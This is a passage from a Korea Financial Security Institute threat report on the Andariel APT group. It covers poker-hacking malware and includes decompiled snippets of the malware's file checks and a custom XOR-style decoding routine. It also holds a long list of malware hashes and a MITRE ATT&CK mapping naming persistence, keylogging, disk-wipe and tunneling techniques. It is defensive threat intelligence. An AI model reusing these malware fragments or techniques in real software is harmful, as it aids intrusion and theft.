In the past, the Andariel group aimed primarily at cyber terrorism, such as stealing or destroying the key asset inside the target organisations, but recently it also actively engages in cyber crime activities for foreign currency earning, such as hacking an ATM to steal card information and then selling it at the underground market, or directly withdrawing money or making a payment and making malware that hack gambling programs.

Gambling Program Hacking Malware

Considering recent attempts to install malicious codes that perform hacking functions of online poker games, Andariel is believed to be focusing on earning foreign currency.

Among the recent malicious codes observed, the sample initially uploaded at Virustotal with the file name of ProcessClean.exe uses XOR Transform and SUBS Transform. When executed, it appears as it installs a program called “Process Clean”, but in the background, it installs the malware that hack the online poker game.

■ Process clean

The malicious code checks whether the specific game program is installed as follows. If it is installed, additional malicious code is generated and executed, and it is suspected that the malicious code performs the function of viewing the hand of the victim user.

■ Suspected online gambling program hack: 09A365BCA304D011E519978375EFE9B0

```
v4 = (const CHAR *)DecodingFunction("UsbcI14JrI6sjqo5bGle3cIgPsT2kvY/Zqo=");// GRANDGAME₩POKER₩Poker.exe
PathAppendA(&String1, v4);
if ( PathFileExistsA(&String1) == 1 )
  v10 = 16;
memset(&String1, 0, 0x200u);
lstrcpyA(&String1, &String2);
v5 = (const CHAR *)DecodingFunction("UsbcI14JrI6smKYmaGdJ084fOsrhzr0ie8WR");// GRANDGAMEJ₩POKER₩Poker.exe
PathAppendA(&String1, v5);
if ( PathFileExistsA(&String1) == 1 )
  v10 |= 0x10u;
memset(&String1, 0, 0x200u);
lstrcpyA(&String1, &String2);
v6 = (const CHAR *)DecodingFunction("UsbcI14JrI6smqYmaGdJ084fOsrhzr0ie8WR");// GRANDGAMEH₩POKER₩Poker.exe
PathAppendA(&String1, v6);
if ( PathFileExistsA(&String1) == 1 )
  v10 |= 0x10u;
memset(&String1, 0, 0x200u);
lstrcpyA(&String1, &String2);
v7 = (const CHAR *)DecodingFunction("Qd3JLVQJrI6sjqo5bGle3cIgPsT2kvY/Zqo=");// TITANGAME₩POKER₩Poker.exe
PathAppendA(&String1, v7);
v8 = PathFileExistsA(&String1) == 1;
```

Bluenoroff Cooperation and code Updates

Recently, it seems that Andariel and Bluenoroff group are cooperating in the attacks against South Korean financial institutes. Until 2016, the Bluenoroff group did not carry out any special attack against the South Korea, but from 2017 attacks by Bluenoroff group are often discovered. It was also observed that Andariel and Bluenoroff carried out attack against the same corporate target. Lately, Bluenoroff has been utilizing its own malicious codes that uses vulnerability in Hangul documents. This observation suggests two groups are currently focusing on attack targets in South Korea.

Also Andariel group has recently updated its unique character conversion function. Recent malicious codes believed to be belonging to Andariel group show XOR Transform with modified codes, and we are preparing the future attacks with the detection rules against the modified codes.

Newly discovered Rifle Transform (found May 2017)

```
v3 = a1;
v4 = a2;
v5 = 0x1D91E44;
v6 = 0x40E0E1E;
v12 = 0x1D91E44;
v11 = 0x40E0E1E;
if ( a3 > 0 )
{
  v7 = v4 - (_DWORD)v3;
  do
  {
    v8 = v5 >> 8;
    *v3 = v11 ^ v12 & BYTE1(v5) ^ v3[v7] ^ (v12 >> 16) & BYTE3(v12) ^ BYTE1(v6) & (v6 >> 16) & BYTE3(v6);
    result = (v6 >> 8) | (v12 << 24);
    v5 = (v5 >> 8) | ((16 * v11 ^ (v11 ^ 2 * (v11 ^ 4 * v11)) & 0xFFFFFFF0) << 20);
    v6 = result;
    ++v3;
    v12 = v8 | ((16 * v11 ^ (v11 ^ 2 * (v11 ^ 4 * v11)) & 0xFFFFFFF0) << 20);
    v10 = a3-- == 1;
    v11 = result;
  }
  while ( !v10 );
}
return result;
```

06
Conclusion

Conclusion

News regarding the spread of malicious code and incidents are reported daily as threat groups actively continue their strikes in various ways. APT groups like Andariel and Bluenoroff are continuing attacks to find unknown vulnerabilities or to establish the bases and creating and testing malicious codes to infiltrate into corporations and government agencies to steal confidential information.

The recent attacks are primarily aimed at economic gains, and the financial sector which is one of the key infrastructure that can cause chaos throughout the society at the time of an outbreak, is meant to be the target of all attack groups. Particularly the attacks of Andariel and Bluenoroff groups, which are the members of Lazarus group who are actively engaged in attacks including the financial sector at homeland and abroad, should be regarded as always in progress. Recent observation on the cooperation of two groups in attack against the same financial institute and the various attack attempts monitored supports the fact they are continuously preparing and attempting the attacks on financial sector.

Although the financial sectors are considered to be more difficult to attack than other sectors because of the tendency of the strong security controls, it is advised to thoroughly prepare from the basics.

It requires thorough security control management at the perimeter that connects internal network to Internet, such as Firewall access policy and response to the phishing emails. Also, it is necessary to continuously check the non-business web sites, which are frequently accessed by internal staff and can be exploited by watering hole attacks, so as to periodically eliminate security blind spots.

The Financial Security Institute track and analyze various threat groups including Andariel, Bluenoroff and Lazarus, and build database of the characteristic attack methods, malicious code patterns, and vulnerabilities used by each threat group.

We hope the past incidents and malicious code association analysis presented in this report based on the accumulated data would help security monitoring and control, predict the upcoming attacks, or assist efficient incident investigation. In addition, we expect it is possible to collaboratively respond to additional attacks through sharing information with financial institutions and related organizations.

We will continue its efforts to prevent the spread of such damages and hopes that this report will be of great help in responding to financial threats.


IOC

IOC

Malicious code hash

MD5	SHA256
18E4A570BE3FE301776F81E39DF6974B	61BACA89F6309BDD527635A64EF77544A30AF9B867ED23EC81B1A828F0FA5696
FD510724E657411A03A744E9C521C731	09BC6585A3E0E7F44E9BB8AFCA8A8156589F702126630321D6087BF3DDBC5811
45EE81F48959FC50320AE3A950D13A08	99010BC0FA1CEAE22DFC1B69B2B6E3A75895B1BC13D7D08241FB8B9695425950
A8641AC59A34D56A4FE3E0501F96506D	92F1C8F8982C3B08B4E909351874E371F6FD163B99A3981487665E6532F9EF41
D28B66A8D6BA58F8632612423B502E05	480B0EB4636D6A78B62E7B52B773EC0A4E92FE4A748F9F9E8BD463A3B8DD0D83
4C9A343510E9B1F78E98DDC455E9AB11	8B92700BAC3150D3456697B64E63D21F8CA4447DF57D02C7F90125C3068985D7
5C3F89ABFA560DECECF1B46994290D3F	A81057E06BDDC2BFDCD0BAE8F3ED101A47E926F3D37A7F0F0378A89049725DC7
34FD02BE8006614F7B1BAE4D453E19F4	AECA6FBEF725F9DC4EF1FA133FDCFE94F90DE02FFB10F01FC37AD7CED4F7700B
1BE349901428516A2402FC3B9ABB9D7D	4FA16834B3A402744BCE7D57645A0E7FB545761D0FFF1FB8825775F74DE4D8D8
F066995689F57FF18CC51D48437D8AD7	E16D5A3D347EA2BCF92DEDA1F7AF5F102824B45F1B4AA1E9F51F05A73DD58EF2
8EE5E39CD947D56B9D1652086B0DAAB3	1298D735D749AEEFD65E82F70F2F5297C0B6B1F3AB40B5F0E3F4A9D4B9AC205A
ACA10B7A7364CAB74E2DB9DBC898701A	CDE3F9982EB947B60A664FCAEC1961BAC4D2B077854307A4C7631B3793DC9346
3ABACDA35ACF35F31D42053560FC5214	2444FC0D1E60921E0B6E05D1B301EE3987E9F2D18775DAEA60CBB85EABBF24DB
D6E9A7615E0AFFF7711F5534E7086822	DFF9FD3022A37C96C634238B732718D4EB9DE9E5A3F7658A11CD065F6BDDE532
0C12E423BEB22F65301F116BE9D5BDC5	9FD421A833657523FB17FFAD1D17E005C77258640DD2B9F34C27E19880CB0E0A
CE084AC33F851987A1CF5AA8F8D97337	60F6B76713B6C1E7636D4980CFE15719DF4FC5358B24E5151B1FE15E7AEE0C39
00F850A82B366A2E4E0C312D1D7A1266	9073062CD0CEC4680EF9E708F25E6E4F7A51FE60FD5583AA9A7DEDDE7E7F04D4
02A799AEC23991FFDD1E094070848ED2	5475BFCC5AE667BCC115BD2713DD92545630A447CF4C4C1DB9714639C7FC3FDD
73FC3C838D03A7A6CEAD2BD1CCB49BCF	B4CE0575936424682525 74A562EFA9209245AC5A2431C6AE341E3EC978028374
0482040C790D95F27AAA64EB8020193E	338119C021AC1D16D2620BC971ECDAF443F636FC76727AC82D45132D02C1CBC3
F3D59F8D1ED96FCEB7C7C7D64235BB1A	F00E9BA164D398279C1226D83386F65FA2E22259B1DFB060136E007E98D69C8B
6AA92380A61CCD18E89BDE9D006874AF	A5E1C24651761BFA93458232C168034FD60BD3A9C5D2E99E69438551DFC57B24
42B4B4F6BB4CD8C017FD801AC9D653B0	39F40F691136C390AF78C27499BF202036BBDD6E8F34B8B8E2E87143481F565A
F90662273DB92AA8DE0ABED37767B911	4DF98C74BDDA906FB96368CC8720E3396B9A942C2EBA253F068354FB466E4F93
9F051EE701E932EA28AC781F4B37E060	0FE2DB87C373A28A829E1D9FAF7F86645DB59C6F8070EA4FD0D5BB365EDDA4BC
E0486EF8ADA2EEBB9A9C6517289966E9	01BCAFDBB7FB156538B74C00AD6A7FD6DFCA3052F2C54BD06ED400E750401758

MD5	SHA256
4670B79E0EA4C620E6952C08BEC59F1A	2CFFABB205FEE8F5D22ED8D42C5761BE8D14D4E7F509214E267044C1EEEED8F1
B5FFE6282F147676CE9F7547B710F334	2D45D5F0EBBA008FF6C05B6B35D471D0B40864CB98EF68892EC97A0C440788FA
38241C9195174FA0AF52E1105F6EC5F4	3A33FF85D6E4959E981392F650EF774509FA0DAB30BDF0FBF2BA36884A5FBF65
4AB8E3F788CDD61B7F900CF99C277842	3B880C606BAE6D5453E5036FE0FF7450449487DA4B8EE9A90ABE7AC23914FFA0
5C48FF350BC0067C179772A3EF3E2DB5	4F73C4D354FFC87BE2379030230B9EE0F4D287651D7FCF2CA3F78D000B266D09
E0DA7E25FEC7E61BEEDE85CA90AE4E63	7DEDBBA36EE90A2CF808AA51517D336D6CC5D874DB0A3084E41F8D29B2CBAE44
2CA0A4B62C9C2B453D2FE80AAF3B35E1	9CEA233403EFCFD12DD3FD341FC09E802B8B5100D8B5A30D86D84E92E2B312A3
24DF5D983AE5850ECD9982B3629AE0C5	9D4AB7C2BC54B1D32F7A46276E96E223DF24D4F5558685154FFFC2BF566DA68B
B385903E167C06A7A0B9B4E5A5DEAC27	9FE79A2F2C7A024501E591CF2C8CC8B309B0DAA0C26409EEB91EDFA56C77B35B
DDD8ADFB286C37FAC4409941A330D1AB	12AD603961F687A7CBC3B5B74E50E9ACDA7407D7D203A58E32EF8ED402D8E021
9D590F251A9D935116D09F7428D2BC43	36B7A86265EC14958FBFF403EE73A0416D8281215F14030F3D9A670FBD8CF5BD
F98BCD36563A051AB6E193C27194FB80	45B27E2E79AE7FA7DC466A0F0B9C4FD249844E97E5AC54DE0F1FB49291E773D8
183507AAFBDF4F4BE8C7873348BCC158	56ECD72F413BC771E17E1DDEBCB5AA111926020A31E0E281A4C0DF3BEDB38628
610906BB3A0D11570937937738B04F6C	79FEDC461CC7F0614D3D38D322A2E2DB1FFC33D8B04ED86D6EAF94FC0609C773
B1B8B51177030FBABA352BBB0E4ED59A	83FCDDE3209B2F9EC9C1958A18D6B8F60625A2D25A6CECAA9AE16DD532D8B1C4
A9A46626EB481417A3D2E8FC477DB61D	138A17D54CBED222B5F97D8CFE933FBBF390975FB334129E2E69AE5DBC4BF2C2
BCBFC82B63EC9F945F62F54DD3CFEC42	847CCD9B0F3C47CDED7444C8D3374F61B04D7CD58795FE6A9460AA8B7E66FB6E
AD1A665A550B9C71A2F6414D67FDDB71	AE3DAD40C1DE713557E411F6595A3DAFC9B7788ACB01977D1AF6FDB25577992F
D60133E3DE1E076F4FD5F16A5E9EED0D	B5F3A5A3D05AEFB743A181698702FAF86E26AC4377CDAFC0CE1B040C5B58DC3C
455337DC726F891AD3711FD1D9253874	C3F30B40F8D24921500DCFA90339F354A13598FC767D1C8FAC4C5A36D53E6673
BC062E241AC23E56BA23B8BC17C5FD38	CE3FCDB68CB98E075DDE468371572AA1CFB7B48B1C85187654B2813C80368408
F846018ED9037EDD568CE1BC2023C886	FC5CD4166B713F3BF199029344ACD7DFE45BC200A3F790B81692999A09E51E3D
741FADDA07D9C2E41D6D8B0F2E91BC5E	8F438FAC6D3BE679BF2F030FC92E4C4A5438D8D884DE88085C8899F6F4E171B5
BB710DB1C03EBC4F8D6EBB8B8577EE78	934B3B1BD78CC4444192E2ABD2673F193976691F5CC6E7E518318C58EF9C668E
A1F92B84614D7F07AB84C7A97675B299	EB55BC07470EB762EF63415EE8D5F9A8A2BBF3C0256803FBF177FD6E30400733
EE778BE503FDA770EE2F40E51EDFD595	242B0E49A61FC47B2C63EBC561B538DB432A116ABD7BE820AE316BD8ADA4C099
5CA4562A5BFA15417707D3168161CB23	8AE3CAB3F13047BD41CE6CAC47BD2B86195DDD872D14064BA4BEEA0A935EFD07
C8B18926A4BDC3C7BA4952C189E60CC0	5B94543EEE792227A89BE28E1D1F77F6C9211EE1F9C6614BDD78797B3503A0CD
12CE93F02C29292C33290C5D38272200	F5C5C140A359D803BCB98379D2FA7BECD70F19008426E5CCACEA8E182D3BD331

MD5	SHA256
0BD4CF1A4FBDD208D78BEA0C26B33F8A	49A63AE5E65BF75777D49D37EB1D23FD3F2F584AE57758E3016A312D9716FA9F
6B95C5F02B2A7CE7A41D64D4A9121AAD	357064B07399CD131E65F3D76B92FB16864692607B2DB94ADCED827C1AD6875B
84FF1588752E59845A14542191298A99	50202261759226961A4E3BC8A00A50B7E09545E41BCA5E94F1AFCEE6CEB430F2
AAE751FABE204F113F9AB62F6C999EBD	B3296E58594AA83F6EA7212A21EDF6BBF851C1BB8B95C0E37485965CE2DC32A3
EDDB7AAC1240E5CDADB313F32B62A910	6D456D685D554707093376C560BC1A6EC877F7077AA852717C096A7BFC3BCCF1
D44FE3FD0B6FC73B6BB016C81AAD30CE	36D968FEE978D90089B47A489ADA2AB65ED5696616A9D7716EDE4A4EA0EDA8D3
09A365BCA304D011E519978375EFE9B0	21312CDCC2FAAB6369AC44E1539E50B3D3B7825A2CB2E4A54CF96E6E6BA106F6
66100C3E314671087C97AD27CD4288E7	5319BF0E19794D80FAAB70224A42EC0A92E6ACFC43321C6C00D4DB60489E60E1
9FFFF56D809ABF5C020330E1F0F96073	574AE2C03CB4A76571B443BEB22E38D1440C984B08C374A2CD208CDBF273EB37
4AAA3C19769BA256113BF3B4EF03D4FE	66643C9252BBE22E2441C1C83BDFE13260612C9D6D48593972CC6D2436A2EC49
53F349F4064AC498766339D53A067E51	6B0551C4912E098AFA0C72264FC5DF9A2B21995436E15ED4A3C1FFF06EF4CEE3
F114AC04C734195D81585FD1C52FF055	80B5FCC7F075F27858A32FAB7E5C5B01F6509A76F9FE245107E0F01794B72619
5CA4562A5BFA15417707D3168161CB23	8AE3CAB3F13047BD41CE6CAC47BD2B86195DDD872D14064BA4BEEA0A935EFD07
4A9E60845C357651B43D44091D15576D	8B93444033FB200524C58763C43F90FFA258228C2411872069A9B90E00D58A59
4612B19B6F632BB53B76029F099701E9	92CB1D209D0FDC62012BFF10C21EEB5C7DD003AF31B1B4C7BA081C46E5C1590C
F8F904842332D549E3AD5150112E159B	969B0EB8D29092C46CC15386629D26F8599D2F13C7461DBF253F77E518502779
9825763EDE4A2077DF0CC39D14964554	996C13779A333761380A0B7366EEA0EA91F20FFBED2D9B323DD4A0F71DEC82CA
550638EDFF8652F5E5D888C5C55860E6	9B694E23481AA41231A8E03689FB9DE5862E9799B844DF0957EFACD2CA049855
853236373FD97396D422F749B78ED3D6	9C4B6B80EA910938DC2FCC1B3A9F960F4A805BD2232110E1543753A462C879A7
DD62A1F28044D451D75437750755D59D	9DFE0F0D18C5AE2ECB0DCD1F79BCAA473AD6EDE3C8FEE5F289E85A33A15CEF49
20D24C2CBBBF35F7687D7EF287EBEC08	A3D5F7AFE72489B58AD8609BC422368901D024CB8615F2C951506ADF6B13B762
B84293FEEDC66909F3D3B517B5396DCE	A79E94347BDB13F17494AAF39643D58F9EED396909D8A543F30D292A9677159A
7756992D31CCD9825CFC95C5CA187B1F	AE7826735CF486376A1BBA24F4217CB4F102C7805F6211E1806B0ED8EC53278F
01627DB48F9FB454264C2DD8A2777E6E	AED4A0E49B30B236E281B60A3548CF8BCAC2B879CC4E0567A8CB27A4CA5DEB5D
AAB506C427BF4036EF23D7D48EB4E9CC	B00438D683EE96D5C36867F4F6C39913B3CB0C0EDAAC87F94733EDB5D843589C
1C6268FA3040F558D0980819AD9D729C	C297B36EE3232AED58716C58D3F0FDCA7208A8D6C52E39CE3F3305B4252701FF
9CB5B1B4ABEBD7CA916370ADAD0C2BEB	CBB84A85F8C2503CF5885F9156E8F5CFB87DF3459C185193470AF8D0668D7210
017C4F728F9F27B2E90343FB93681437	CCBF49A2441751064E162AAE5E0C8B7C9580D2A7D72010834E3511FEFE3336FE
7BE9CD0A6A9B3A0CCBCA004E35E58ED2	D01BEB2CF50EA5E3D51ECBE5A37125F4B220E550B61F878A5835A88BFA65407B

MD5	SHA256
141840CB756DA90D10DABE26F54F6A4A	D2283203B4B103E903C437CB043B8628C05316CD28E1653B461416B6DCAC8D0D
69303A41F7883FE49783ED4290EFBF9F	DA67944EE20AE998E0B985912326A3FD03C54C60BF807A6875D48E14364D9144
3FDB8B1147D86E50B0595FB42D40D288	E57B24D962C8A90EB5AB98D9594D7EA077609227565BEEBEF04C2AF3CB111DF5
A1F92B84614D7F07AB84C7A97675B299	EB55BC07470EB762EF63415EE8D5F9A8A2BBF3C0256803FBF177FD6E30400733
8233AE53A68EDCE1A1D7CA3E38876F79	F209AD9A36F564519A4AB88C48877321B83AD5BDA28D9A500C05D4FDA89CC7B1
8360DF5AAC96CF5DB06F3EC2F3F668AA	F286D5F49B1DF572785600BB6B7D4E4D30C76C89B52AF50CF3D865CA4BF499D8
C6D535887C497AEDA51032FDE69D6FD6	F566074B1078D659696D5D3D20B155C7082DE39A07AF9BA83FAD5E6C31FFF467
77EB31433051A5D674876471441AA243	F96C267F3DD838A8BB08D4E8150D1A7535888800098BD40FBBDFE953EC2B01B1
AA244E7809149C7460502FCA763915CF	06A778A1F55E15C880628F2C20DB930D6657DC8225A0527F0F044D88F8E9199D
9EF85A2E35AE36BDAEF6A92EF8CDE3D5	0A83225148B930CD41FDD09D1B09866EC053EBCF29A2E12AAA9551FF88BEA1F4
F7F39C3580FC1C81C2A37318E514F9BE	0B1AB915253783544659B5ED74BBA650A0CE589B7A0DD8C017280D0F00201F35
42216A3521C3F5C7BB46E31F8EA95580	1B57AD25590263568D17282D3E8BAD0451C0655E0909A5CDCCA288DB386E29F8
D97DF4859B1D6AFB3A9CF546D52026B4	1F2B1AB0D548037256E9936F1414DBDC5B0F51E7E82B0B80A9C9C976FFCF130C
B9CFF499639723C185E80D082DBA7DDF	255CBC6123BB14F2D2A1A4C271EAA2ECEF9A7C7803E296B87988A68D2DF4A935
2905929066D925CD0CE5AC63F0EF47A9	26EA3BD5717FBEBA1A3E480625E77BB08AD668C236AF56F9D042812B4384C2AA
40685422B591D8EFAD694CA003FFEA03	2C92432074E2D7C07D3E0C588F9BB05F58F17FB9C5D0CC6A436F4F5143E09E6D
A57797D9E384261F383F96209791FA7B	3D3C8C883C1FB972C5C50A7B2B4ECCEF72DBA479657EE462260242D4C66CDC54
31D329CFEB7ADEE9C1D72688D6F2FCEF	3F9E89A063C1FD7F18F36527344DF275D3BAB2C6A27DECDD9A261412F491D99A
3F4B4EA3F32A166ED533420873C84E56	411722B3F69302800DA63DEA96A96E6085E70E27EE4C4449F8812F15E7E893A2
1E83BD892072593B3988261BB9013F33	482FF1B4E34D4A172FB03CBA4C1F33A45CE0444FE549433F3B92F6D0945E3511F

MITRE ATT & CK

Reconnaissance

T1592. Gather Victim Host information

Vulnerability Scanning: A port scan was performed on port 3511/tcp from the C&C server targeting lots of South Korean financial companies. The port was identified as a vulnerable port of the company M's asset management solution used to penetrate into targets in the Operation GHOSTRAT.

Resource Development

T1588. Obtain Capabilities

Code Signing Certificate : Malware signed by stolen Code signing certificate of Company was discovered (Operation INITROY)

Initial Access

T1566. Phishing

SpearPhishing Attachment : Operation XEDA

T1189. Drive-by Compromise

Attacker attempted to penetrate inside the company by inserting a script that distributes malicious code via the website frequently accessed by certain corporate employees (Operation MAYDAY, BLACKSHEEP ActiveX vulnerability)

T1190. Exploit Public-Facing Application

Operation GHOSTRAT, Acquire pre-authorized vulnerable port information to access PC from outside
Operation DESERTWOLF, Access via antivirus vulnerability from outside

T1195. Supply Chain Compromise

Compromise Software Supply Chain (Operation VANXATM, malware distribution via ATM Update server)

Execution

T1059. Command and Scripting Interpreter

1) Visual Basic (Operation XEDA, using malicious macro inside xls and doc)
2) Windows Command Shell
3) User Execution - Malicious file

T1106. Native API

Persistence

T1505. Server Software Component

1) Web Shell (Operation INITROY, Operation VANXATM, Operation MAYDAY)

T1136. Create Account

Local Account: Create Windows account, “SQLAdmin”, to connect to RDP

T1133. External Remote Services

T1547. Boot or Logon Autostart Execution

Registry Run Keys / Startup Folder

Software\Microsoft\Windows\CurrentVersion\Run\Graphics\guifx.exe /run

T1543. Create or Modify System Process

Windows Service

Defense Evasion

T1036. Masquerading

Match Legitimate Name or Location

Deobfuscate/Decode Files or Information

T1562. Impair Defenses

Disable or Modify System Firewall

T1070. Indicator Removal on Host

Timestamp: Manipulate malware compilation time

T1553. Subvert Trust Controls

Code Signing

Discovery

T1083. File and Directory Discovery

T1057. Process Discovery

T1016. System Network Configuration Discovery

Internet Connection Discovery

T1082. System Information Discovery

Collection

T1056. Input Capture

Keylogging (Operation DESERTWOLF, Operation VANXATM)

T1005. Data from Local System

Stealing important data such as internal confidential documents and customer personal information, and stealing card information stored in files

Command and Control

T1572. Protocol Tunneling

After successfully infiltrating and securing a base, they usually attack the inside through reverse tunneling set from the inside to the outside.

T1132. Data Encoding

Using customized encoding method

T1071. Application Layer Protocol

File Transfer Protocols

Web Protocols

Exfiltration

T1041. Exfiltration Over C2 Channel

Impact

T1561. Disk Wipe

Disk Structure Wipe (MBR Destruction)

T1496. Resource Hijacking

Monero Mining

Campaign Rifle: Andariel, The Maiden of Anguish

Publication Date : July 2017
Publication Date(English Version) : August 2021
Publisher : HEO CHANG EON
Author : Financial Security Instituite, Computer Emergency Team(Manager : Sungwook Lee)
Kyoung-ju Kwak, Jaeki Kim, Minchang Jang, Jeonggak Ryu, Nari Jang
Publishing organization : The Korea Financial Security Institute
TEL : 02-3495-9000


금융보안원
FINANCIAL SECURITY INSTITUTE